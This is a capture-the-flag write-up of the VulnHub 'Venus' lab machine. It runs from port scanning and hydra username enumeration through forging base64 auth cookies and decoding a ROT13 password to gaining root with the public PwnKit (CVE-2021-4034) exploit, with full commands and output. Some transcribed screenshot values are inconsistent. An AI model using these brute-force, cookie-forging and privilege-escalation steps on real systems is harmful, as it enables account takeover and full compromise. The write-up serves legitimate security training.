

The Planets - Venus

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For me IP of the machine is : 192.168.122.21

Lets try pinging it

```
ping 192.168.122.21 -c 5
```

```
PING 192.168.122.21 (192.168.122.21) 56(84) bytes of data.  
64 bytes from 192.168.122.21: icmp_seq=1 ttl=64 time=0.351 ms  
64 bytes from 192.168.122.21: icmp_seq=2 ttl=64 time=0.258 ms  
64 bytes from 192.168.122.21: icmp_seq=3 ttl=64 time=0.359 ms  
64 bytes from 192.168.122.21: icmp_seq=4 ttl=64 time=0.464 ms  
64 bytes from 192.168.122.21: icmp_seq=5 ttl=64 time=0.456 ms
```

```
--- 192.168.122.21 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4052ms  
rtt min/avg/max/mdev = 0.258/0.377/0.464/0.076 ms
```

Alright, lets do port scanning

Port Scanning

```
rustscan -a 192.168.122.21 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main)±1 (24.797s)
```

```
rustscan -a 192.168.122.21 --ulimit 5000
```

```
.----. .-. .-. .-----. .----. .----. .-. .-. .-.  
| {} | | {} | | {__ {__ _H{ __ / __} / {} \ | ' | |  
| .-. \ | {__ | .-.} } | | .-.} } \ | | } / \ \ | | IV |  
`--' `-----' `-----' `-----' `-----' `-----'
```

```
The Modern Day Port Scanner.
```

```
: http://discord.skerritt.blog      :  
: https://github.com/RustScan/RustScan :
```

```
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Nmap? More like slowmap.✿
```

```
[~] The config file is expected to be at "/home/pks/.rustscan.toml"  
[~] Automatically increasing ulimit value to 5000.  
Open 192.168.122.21:22  
Open 192.168.122.21:8080  
[~] Starting Script(s)  
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-16 18:25 IST  
Initiating Ping Scan at 18:25  
Scanning 192.168.122.21 [2 ports]  
Completed Ping Scan at 18:25, 2.00s elapsed (1 total hosts)  
Nmap scan report for 192.168.122.21 [host down, received host-unreach]  
Read data files from: /usr/bin/../share/nmap  
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn  
Nmap done: 1 IP address (0 hosts up) scanned in 2.02 seconds
```

Lets run nmap for port scanning cuz we can see what's running on here

```
nmap -p- -Pn -n --min-rate=10000 192.168.122.21 -o allPortScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main)+3 (13.333s)
nmap -p- -Pn -n --min-rate=10000 192.168.122.21 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-16 18:26 IST
Nmap scan report for 192.168.122.21
Host is up (0.00030s latency).

Not shown: 65514 filtered tcp ports (no-response), 19 filtered tcp ports (host-unreach)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

ⓘ Open Ports

```
PORt STATE SERVICE
22/tcp open  ssh
8080/tcp open http-proxy
```

Lets run an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 192.168.122.21 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main)+4 (6.657s)
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 192.168.122.21 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-16 18:29 IST
Nmap scan report for 192.168.122.21
Host is up (0.00053s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.5 (protocol 2.0)
| ssh-hostkey:
|   256 b0:3e:1c:68:4a:31:32:77:53:e3:10:89:d6:29:78:50 (ECDSA)
|   256 fd:b4:20:d0:d8:da:02:67:a4:a5:48:f3:46:e2:b9:0f (ED25519)
8080/tcp  open  http     WSGIServer 0.2 (Python 3.9.5)
|_http-server-header: WSGIServer/0.2 CPython/3.9.5
|_http-title: Venus Monitoring Login

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

ⓘ Aggressive Scan

```

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.5 (protocol 2.0)
| ssh-hostkey:
| 256 b0:3e:1c:68:4a:31:32:77:53:e3:10:89:d6:29:78:50 (ECDSA)
|_ 256 fd:b4:20:d0:d8:da:02:67:a4:a5:48:f3:46:e2:b9:0f (ED25519)
8080/tcp open http WSGIServer 0.2 (Python 3.9.5)
|_http-server-header: WSGIServer/0.2 CPython/3.9.5
|_http-title: Venus Monitoring Login

```

Lets do directory fuzzing

Directory Fuzzing

```

feroxbuster -u http://192.168.122.21:8080 -w
/usr/share/wordlists/dirb/common.txt -t 200 -r

```

```

~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main) (1m 0.62s)
feroxbuster -u http://192.168.122.21:8080 -w /usr/share/wordlists/dirb/common.txt -t 200 -r

[+] User-Agent          feroxbuster/2.11.0
[+] Config File        /home/pks/.config/feroxbuster/ferox-config.toml
[+] Extract Links      true
[+] HTTP methods       [GET]
[+] Follow Redirects   true
[+] Recursion Depth    4

[!] Press [ENTER] to use the Scan Management Menu™

404   GET    10L    21w    179c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200   GET    30L    64w    626c http://192.168.122.21:8080/
200   GET    97L    146w   2240c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/
200   GET    97L    146w   2252c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/
200   GET    97L    146w   2236c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin
200   GET    97L    146w   2242c http://192.168.122.21:8080/admin/login/?next=/admin/login/text/css
200   GET    97L    146w   2258c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/js/
200   GET    97L    146w   2260c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/
200   GET    97L    146w   2278c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/login.css
200   GET    97L    146w   2248c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin/login
200   GET    97L    146w   2290c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/nav_sidebar.css
200   GET    97L    146w   2236c http://192.168.122.21:8080/admin/login/?next=/admin/login/text/
200   GET    97L    146w   2276c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/base.css
200   GET    97L    146w   2238c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin/
200   GET    97L    146w   2288c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/responsive.css
200   GET    97L    146w   2286c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/js/nav_sidebar.js
200   GET    97L    146w   2214c http://192.168.122.21:8080/admin/login/?next=/admin/
200   GET    97L    146w   -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
[#####] - 60s    13856/13856  0s    found:16    errors:1415
[#####] - 28s    4614/4614   162/s   http://192.168.122.21:8080/
[#####] - 50s    4614/4614   92/s    http://192.168.122.21:8080/admin/Login/?next=/admin/
[#####] - 53s    4614/4614   87/s    http://192.168.122.21:8080/admin/Login/?next=/admin/login/cgi-bin/

```

① Directories

```
200 GET 301 64w 626c http://192.168.122.21:8080/
200 GET 97l 146w 2240c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/
200 GET 97l 146w 2252c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/
200 GET 97l 146w 2236c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin
200 GET 97l 146w 2242c http://192.168.122.21:8080/admin/login/?next=/admin/login/text/css
200 GET 97l 146w 2258c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/js/
200 GET 97l 146w 2260c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/
200 GET 97l 146w 2278c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/login.css
200 GET 97l 146w 2248c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin/login
200 GET 97l 146w 2290c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/nav_sidebar.css
200 GET 97l 146w 2236c http://192.168.122.21:8080/admin/login/?next=/admin/login/text/
200 GET 97l 146w 2276c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/base.css
200 GET 97l 146w 2238c http://192.168.122.21:8080/admin/login/?next=/admin/login/admin/
200 GET 97l 146w 2288c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/css/responsive.css
200 GET 97l 146w 2286c http://192.168.122.21:8080/admin/login/?next=/admin/login/static/admin/js/nav_sidebar.js
200 GET 97l 146w 2214c http://192.168.122.21:8080/admin/login/?next=/admin/
```

Lets see this web application now

Web Application

⚠ Not Secure http://192.168.122.21:8080

Venus Monitoring Login

Please login:

Credentials guest:guest can be used to access the guest account.

Username:


Password:

Login

Lets login with guest:guest as it says to login with guest account

⚠ Not Secure http://192.168.122.21:8080

Venus Monitoring



Current status:

Temperature: 464°C
Surface pressure: 93 bar
Atmospheric composition: 96.5% carbon dioxide, 3.5% nitrogen

Lets look on burp what happened

```

Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: 192.168.122.21:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.122.21:8080/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 29
10 Origin: http://192.168.122.21:8080
11 Sec-GPC: 1
12 Connection: keep-alive
13 Cookie: auth="Z3Vlc3Q6dGhyZmc="; csrfToken=DtsVnd1femfPHaKaccTmYArvxJDLMt9LELR07weRfsKxQK3RVsEIfdy7W0sSCgf
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 username=guest&password=guest

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 16 Nov 2024 16:37:27 GMT
3 Server: WSGIServer/0.2 CPython/3.9.5
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 450
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Set-Cookie: auth="Z3Vlc3Q6dGhyZmc="; Path=/
10
11 <html>
12   <head>
13     <title>
14       Venus Monitoring
15     </title>
16     <style>
17       .aligncenter{
18         text-align:center;
19     }
20   </style>
21   <body>
22     <h1 class="aligncenter">
23       Venus Monitoring
24     </h1>

```

There is this base64'd cookie here lets decode it

The screenshot shows the NetworkMiner Inspector interface. In the 'Selected text' section, the value 'Z3Vlc3Q6dGhyZmc=' is selected. Below it, the 'Decoded from:' dropdown is set to 'Base64'. The decoded value 'guest:thrfg' is displayed. The interface also lists various request and response attributes, such as Request attributes (2), Request query parameters (0), Request body parameters (2), Request cookies (2), Request headers (14), and Response headers (8).

Looks like the password for guest something is weird i can just login with guest:ANYTHING seems like we can find username from this

Gaining Access

Lets run hydra to find all the username related with this

```
hydra -L xato-net-10-million-usernames.txt -p pass -s 8080 192.168.122.21  
http-post-form "/:username^USER^&password^PASS^:Invalid username." -t 64
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main)±4 (40m 28.57s)  
hydra -L xato-net-10-million-usernames.txt -p pass -s 8080 192.168.122.21 http-post-form "/:username^USER^&password^PASS^:Invalid username." -t 64  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this  
e *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-16 18:56:24  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydr  
[DATA] max 64 tasks per 1 server, overall 64 tasks, 8295455 login tries (l:8295455/p:1), ~129617 tries per task  
[DATA] attacking http-post-form://192.168.122.21:8080/:username^USER^&password^PASS^:Invalid username.  
[8080][http-post-form] host: 192.168.122.21 login: guest password: pass  
[STATUS] 11373.00 tries/min, 11373 tries in 00:01h, 8284082 to do in 12:09h, 64 active  
[8080][http-post-form] host: 192.168.122.21 login: magellan password: pass  
[STATUS] 11509.00 tries/min, 34527 tries in 00:03h, 8260928 to do in 11:58h, 64 active  
[8080][http-post-form] host: 192.168.122.21 login: venus password: pass  
[STATUS] 11912.71 tries/min, 83389 tries in 00:07h, 8212066 to do in 11:30h, 64 active  
[STATUS] 12162.80 tries/min, 182442 tries in 00:15h, 8113013 to do in 11:08h, 64 active  
[STATUS] 12430.71 tries/min, 385352 tries in 00:31h, 7910103 to do in 10:37h, 64 active  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Lets change the cookie here so we are gonna put `venus:thrfg` in base64

```
~/Documents/Notes git:(main)±3 (0.026s)  
echo -n "venus:thrfg" | base64  
dmVudXM6dGhyZmc=
```

Lets put this in cookie and change the user as well

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Render
<pre> 1 POST / HTTP/1.1 2 Host: 192.168.122.21:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://192.168.122.21:8080/ 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 29 10 Origin: http://192.168.122.21:8080 11 Sec-GPC: 1 12 Connection: keep-alive 13 Cookie: auth="dmVudXM6dGhyZmc="; csrftoken= DntsVn61femfPHaKaccTmYArvxJDI Mt9LELR07weRF SkxQK3RVsEI fdy7W0sSCgf 14 Upgrade-Insecure-Requests: 1 15 Priority: u=0, i 16 17 username=venus&password=guest </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 16 Nov 2024 16:49:41 GMT 3 Server: WSGIServer/0.2 CPython/3.9.5 4 Content-Type: text/html; charset=utf-8 5 X-Frame-Options: DENY 6 Content-Length: 450 7 X-Content-Type-Options: nosniff 8 Referrer-Policy: same-origin 9 Set-Cookie: auth="dmVudXM6aXJhaGY="; Path=/ 10 11 <html> 12 <head> 13 <title> 14 Venus Monitoring 15 </title> 16 <style> 17 .aligncenter{ 18 text-align:center; 19 } 20 </head> 21 <body> 22 <h1 class="aligncenter"> 23 Venus Monitoring 24 </h1> 25 </body> 26 </html> </pre>

Lets decode the auth cookie now

The screenshot shows a browser developer tools interface. On the left, the 'Response' tab displays the server's response headers and body. On the right, the 'Inspector' panel has a 'Selected text' field containing the Base64 encoded cookie value 'dmVudXM6aXJhaGY='.

Response	Inspector
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Now lets do the same thing but for the `magellan` user as `magellan:irahf`

```

~/Documents/Notes git:(main)±3 (0.027s)
echo -n "magellan:irahf" | base64
bWFnZWxsYW46aXJhaGY=

```

Lets put this in now and change the user here too

The screenshot shows the Network tab of a browser developer tools interface. On the left, under 'Request', is a POST request with the following headers and body:

```
1 POST / HTTP/1.1
2 Host: 192.168.122.21:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.122.21:8080/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 32
10 Origin: http://192.168.122.21:8080
11 Sec-GPC: 1
12 Connection: keep-alive
13 Cookie: auth="bWFnZWxsYW46aXJhaGY="; csrfToken=DntsVn61femfPHaKaccTmYArvxJDLMt9LELR07weRFSkxQK3RVsEIfdy7W0sSCgf
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 username=magellan&password=guest
```

On the right, under 'Response', is the server's response:

```
1 HTTP/1.1 200 OK
2 Date: Sat, 16 Nov 2024 16:50:50 GMT
3 Server: WSGIServer/0.2 CPython/3.9.5
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 450
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Set-Cookie: auth="bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk40Q=="; Path=/
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11 <html>
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```

Lets decode this auth base64 now

The screenshot shows the Network tab of a browser developer tools interface. On the left, under 'Response', is the same POST request and response as the previous screenshot. On the right, an 'Inspector' panel is open over the response body, showing the selected text 'bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk40Q==' and its decoded form 'magellan:irahfvnatrbtybt11989'. Below the decoded text, there are sections for Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers.

I think its rot 13 lets decode it first

Recipe

ROT13

Rotate lower case chars

Rotate upper case chars

Rotate numbers

Amount
13

Input

irahfvnatrbybt1989

Output

venusiangeology1989

And we have the user's creds

⚠ User Creds

Username : magellan

Password : venusiangeology1989

Lets ssh in

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Venus git:(main) (1.603s)
ssh magellan@192.168.122.21
magellan@192.168.122.21's password:

magellan@venus ~ (0.015s)
id
uid=1001(magellan) gid=1001(magellan) groups=1001(magellan) context=unconfined_u:object_r:unconfined_t:s0

magellan@venus ~
```

Here is the user_flag.txt

```
magellan@venus ~ (0.016s)
ls -al
total 32
drwx----- 5 magellan magellan 228 May 21 2021 .
drwxr-xr-x 4 root      root      35 May 20 2021 ..
lrwxrwxrwx 1 magellan magellan  9 May 21 2021 .bash_history -> /dev/null
-rw-r--r-- 1 magellan magellan 18 Jan 26 2021 .bash_logout
-rw-r--r-- 1 magellan magellan 141 Jan 26 2021 .bash_profile
-rw-r--r-- 1 magellan magellan 492 Jan 26 2021 .bashrc
drwxrwxr-x 3 magellan magellan 17 May 20 2021 .cache
-rw----- 1 magellan magellan 36 May 21 2021 .lessht
drwx----- 4 magellan magellan 28 May 20 2021 .local
-rw----- 1 magellan magellan 42 May 20 2021 .python_history
-rw----- 1 magellan magellan 45 May 21 2021 user_flag.txt
drwxrwxr-x 4 magellan magellan 109 May 21 2021 venus_monitor_proj
-rw-rw-r-- 1 magellan magellan 38 May 21 2021 .virc
-rw-rw-r-- 1 magellan magellan 218 May 21 2021 .wget-hsts
```

And here is it printed

```
magellan@venus ~ (0.013s)
cat user_flag.txt
[user_flag_e799a60032068b27b8ff212b57c200b0]
```

Gaining Access

Lets check the SUID binaries

```
magellan@venus ~ (0.823s)
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/pkexec
/usr/bin/su
/usr/bin/umount
/usr/bin/crontab
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/cockpit-session
```

Now lets find the exploit for this

Found this : https://github.blog/security/vulnerability-research/privilege-escalation-polkit-root-on-linux-with-bug/?source=post_page-----6f746fb6f8ec-----

Privilege escalation with polkit: How to get root on Linux with a seven-year-old bug

polkit is a system service installed by default on many Linux distributions. It's used by systemd, so any Linux distribution that uses systemd also uses polkit.



here is the poc : <https://github.com/berdav/CVE-2021-4034>

CVE-2021-4034

One day for the polkit privilege escalation exploit

Just execute `make` , `./cve-2021-4034` and enjoy your root shell.

The original advisory by the real authors is [here](#)

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If the exploit is working you'll get a root shell immediately:

```
vagrant@ubuntu-impish:~/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall      cve-2021-4034.c    -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp /usr/bin/true GCONV_PATH=./pwnkit.so:.
vagrant@ubuntu-impish:~/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
# exit
```



Lets run this

I got this it here

```
magellan@venus /dev/shm (0.013s)
ls -al
total 8
drwxrwxrwt.  3 root      root      80 Nov 16 17:13 .
drwxr-xr-x. 22 root      root     3860 Nov 16 12:50 ..
drwxrwxr-x.  3 magellan  magellan  200 Jan 30  2022 CVE-2021-4034-main
-rw-rw-r--.  1 magellan  magellan  6457 Nov 16 17:12 CVE-2021-4034-main.zip
```

Lets run through the steps from the github page and run it

```
magellan@venus /dev/shm/CVE-2021-4034-main (0.215s)
make

cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c    -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
```

Now lets run the exploit now

```
magellan@venus /dev/shm/CVE-2021-4034-main
./cve-2021-4034

sh-5.1# id
uid=0(root) gid=0(root) groups=0(root),1001(magellan)
sh-5.1#
```

And here is the root.txt

```
magellan@venus /dev/shm/CVE-2021-4034-main
./cve-2021-4034

sh-5.1# id
uid=0(root) gid=0(root) groups=0(root),1001(magellan) context=unconfi
sh-5.1# cd /root
sh-5.1# ls -al
total 44
dr-xr-x--.  2 root root  195 Jun  3  2021 .
dr-xr-xr-x. 17 root root  224 May 19  2021 ..
-rw-------.  1 root root 8272 Jun  3  2021 .bash_history
-rw-r--r--.  1 root root   18 Jan 28  2021 .bash_logout
-rw-r--r--.  1 root root  141 Jan 28  2021 .bash_profile
-rw-r--r--.  1 root root  429 Jan 28  2021 .bashrc
-rw-r--r--.  1 root root  100 Jan 28  2021 .cshrc
-rw-------.  1 root root   53 Jun  3  2021 .lesshist
-rw-------.  1 root root     0 May 20  2021 .python_history
-rw-r--r--.  1 root root  129 Jan 28  2021 .tcshrc
-rw-------.  1 root root  625 May 19  2021 anaconda-ks.cfg
-rw-------.  1 root root 1225 May 21  2021 root_flag.txt
sh-5.1#
```

And here it is printed

```
sh-5.1# cat root_flag.txt
```

Congratulations on completing Venus!!!

If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_83588a17919eba10e20aad15081346af]

sh-5.1#

Thanks for reading :)